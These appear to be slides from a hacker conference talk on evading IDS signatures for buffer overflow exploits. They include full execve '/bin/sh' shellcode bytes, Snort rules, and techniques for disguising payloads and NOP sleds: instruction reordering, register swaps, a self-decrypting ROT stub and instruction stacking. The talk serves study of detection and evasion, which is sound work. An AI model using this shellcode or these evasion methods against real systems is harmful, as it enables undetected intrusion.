Advanced Evasion of IDS buffer overflow detection

Introduction

- My name is jeru.
- Worked in Embedded Systems, IDS development and Vulnerability Assessment
- New Hack City is a hacker collective based in San Francisco, CA

Topics Covered

- Brief Refresher of Buffer Overflows
- IDS Signatures
- Various Stealth Coding Techniques for Remote Buffer Overflows


Topics Not Covered

- Network Evasion Techniques
  ip fragmentation
  tcp stream fragmentation

Outline

- How stack works
- System call kernel interface for Linux
- 3 parts of buffer overflow
- What IDSs are looking for
- Stealth techniques for each part
- What IDSs/attackers can do
- Q&A

Stack



function
arguments
return value
stack frame
pointer
local
variables

Common Executable Code

- Exec a shell
- Bind a shell to a port
- Write to a file

execve system call

- Under Linux all system calls are sent to kernel thru interrupt 80
- execve system call receives values passed thru registers
- eax – 0xb (11) (execve sys call)
- ebx – address of “/bin/sh”
- ecx – address of ptr to “/bin/sh”
- edx – address of a NULL

Jmp/Call Mechanism

- As seen execve requires addresses of “/bin/sh” not offsets
- Call instruction will push address of next instruction on stack
- So we place a “/bin/sh” string after the call in order to get the address of the string

Jmp/Call Mechanism

```
     jmp L2
L1:  blah
     blah
     blah
L2:  call L1
     "/bin/sh"
```

Shellcode

\xeb\x1f	jmp 0x1f	// jump to call
\x5e	popl %esi	// put "/bin/sh" add in esi
\x89\x76\x08	movl %esi,0x8(%esi)	// put esi in esi + 8
\x31\xc0	xorl %eax,%eax	// eax = 0
\x88\x46\x07	movb %eax,0x7(%esi)	// NULL terminate string
\x89\x46\x0c	movl %eax,0xc(%esi)	// 4 byte NULL to esi +0xc(12)
\xb0\x0b"	movb $0xb,%al	// put 0xb(11) in al
\x89\xf3	movl %esi,%ebx	// copy esi to ebx
\x8d\x4e\x08	leal 0x8(%esi),%ecx	// put add of esi+8 in ecx
\x8d\x56\x0c	leal 0xc(%esi),%edx	// put add of esi+0xc(12) in edx
\xcd\x80	int $0x80	// interrupt 80 (execve)
\x31\xdb	xorl %ebx,%ebx	// ebx = 0
\x89\xd8	movl %ebx,%eax	// eax = 0
\x40	inc %eax	// eax += 1
\xcd\x80	int $0x80	// interrupt 80 (exit)
\xe8\xdc\xff\xff\xff	call -0x24	// call to 1st intruction after jmp
\x2f\x62\x69\x6e\x2f\x73\x68	.string "/bin/sh"	

NOP Sled

- This is coined after x86 intruction NOP 0x90
- The buffer is filled with hundreds of NOPs that slide into the shellcode
- NOPs are 1 byte instructions used for alignment
- The return address doesn’t need to be precise, just point into the sled

Parts of Buffer Overflow

- Return Address
- Payload
- NOP Sled

What do IDSs look for?

- Some look at traffic patterns that differ from norm.
- Some look at known attack signatures
- Some look for future attacks by looking for strings such as “/bin/sh”

Sample Signatures

- These signatures are for SNORT available at www.snort.org

```
alert tcp !$HOME_NET any -> $HOME_NET 21 (msg:"OVERFLOW-FTP-x86linux-adm";flags:PA; content:"|31 c0 31 db b0 17 cd 80 31 c0 b0 17 cd 80|";)

alert udp !$HOME_NET any -> $HOME_NET any (msg:"IDS181 - OVERFLOW-NOOP-X86"; content:"|9090 9090 9090 9090 9090 9090 9090 9090|";)

alert tcp !$HOME_NET any -> $HOME_NET any (msg:"OVERFLOW-LinuxCommonTCP";flags:PA; content:"|90 90 90 e8 c0 ff ff ff|/bin/sh";)
```

Signature Vs. Exploit

- This is a comparison between the signature and the exploit its trying to catch

alert tcp !$HOME_NET any -> $HOME_NET 21 (msg:"OVERFLOW-FTP-x86linux-adm";flags:PA; content:"|31 c0 31 db 17 cd 80 31 c0 b0 17 cd 80|";)

Excerpt from ADMwuftp.c (wu-ftp 2.42 exploit)

“\x31\xc0\x31\xdb\x17\xcd\x80\x31\xc0\xb0\x17\xcd\x80”

Making each part stealthier

- Return Address
- Payload
- NOP Sled

Making Return Address Stealthier

- Many exploits have multiple copies of the return address
- If the buffer size is known one copy of the return address should be sufficient.

Payload Stealth Techniques

- Change offset/order of instructions
- Different instructions for the same objective
- Use of different registers within instructions
- Encrypting payload

Offset/Order of Instructions

```
\x31\xc0          xorl   %eax,%eax
\x88\x46\x07      movb   %eax,0x7(%esi)
\x89\x46\x0c      movl   %eax,0xc(%esi)
\xb0\x0b"         movb   $0xb,%al
```

can become

```
\x31\xc0          xorl   %eax,%eax
\xb0\x0b"         movb   $0xb,%al
\x88\x46\x07      movb   %eax,0x7(%esi)
\x89\x46\x0c      movl   %eax,0xc(%esi)
```

Different registers within instructions

pop %esi

can become

pop %ebx

note: In protected mode any register can be used as base + index. This may optimize the shellcode

Different Instructions for same objective

call -$2f

can become

xor %eax, %eax

add -$2f, %al

call %eax

xor %eax, %eax

can become

sub %eax, %eax


Encrypting payload

- Encrypting of the payload will change the signature
- It will also allow the exploit to not trigger generic signatures (looking for “/bin/sh” strings)
- The exploit can unencrypt itself on the stack of the attacked machine
- The encryption doesn’t need to be very secure, just enough to fool the IDS.

Encryption types

- ROT13ish
- XOR constant
- XOR w/variable

Architecture



Sample Code

```
      jmp   .L1                              // initial jmp
.L2:popl    %esi                             // get add of payload
      xor   %ecx, %ecx                       // clear ecx
      movb  $0x2d, %cl                       // number of bytes in pl
.L4:movb    (%esi, %ecx, 1), %al             // get encrypted byte
      addb  $0x07, %al                       // rot7 it
      movb  %al, (%esi, %ecx, 1)             // write decrypted byte
      dec   %cx                              // dec loop counter
      je    .L3                              // if ecx = 0 goto pl
      jmp   .L4                              // decrypt next one
.L1:call    .L2                              // initial call and add
.L3:(Encrypted Payload starts here)          // of payload on stack
```

Origins of Self-Modifying Code

- toupper()
- Mime filtering
- lamagra.sekure.de

NOP Sled

- What exactly does the NOP Sled do for us?
- 1. They provide instruction alignment
- 2. Does not affect the outcome of our code

NOP Signature

- Below is a signature looking for strings of NOPs

```
alert udp !$HOME_NET any -> $HOME_NET any (msg:"IDS181 - OVERFLOW-NOOP-X86"; content:"|9090 9090 9090 9090 9090 9090 9090 9090|";)
```

Making NOP Sled Stealthier

- Instead of NOPs use other 1 byte instructions that don’t affect exploit outcome
- Use “Instruction Stacking” to build larger byte instructions out of smaller instructions

Replacing NOPs with other 1 byte instructions

- NOPs are used because they do nothing and are 1 byte long.
- These instructions are also 1 byte long and do not affect the outcome of the exploit.

  clc -- clear carry flag

  cld -- clear direction flag

  stc -- set carry flag

  std -- set direction flag

Instruction Stacking

- Instruction Stacking constructs multiple byte instructions out of smaller instructions.
- This allows valid opcodes to be executed regardless of where in the instruction execution starts
- This also greatly increases the entropy of the NOP sled making detection harder.

Instruction Stacking

Example

0x31 0xf8 …

xor %edi, %eax

0x31 0xf8 …

clc

GCC SUX!!

- gcc does not assemble many 8 bit offset instructions
- Use NASM for optimization
- http://www.gnu.org/manual/gas-2.9.1/html_mono/as.html

  Note that the `jcxz', `jecxz', `loop', `loopz', `loope', `loopnz' and `loopne‘ instructions only come in byte displacements, so that if you use these instructions (gcc does not use them) you may get an error message (and incorrect code).

Wrap up

- What will IDS developers do to counter this?
- What will attackers do to counter them?

Q & A

- www.newhackcity.net
- jeru@newhackcity.net

- Paper available soon.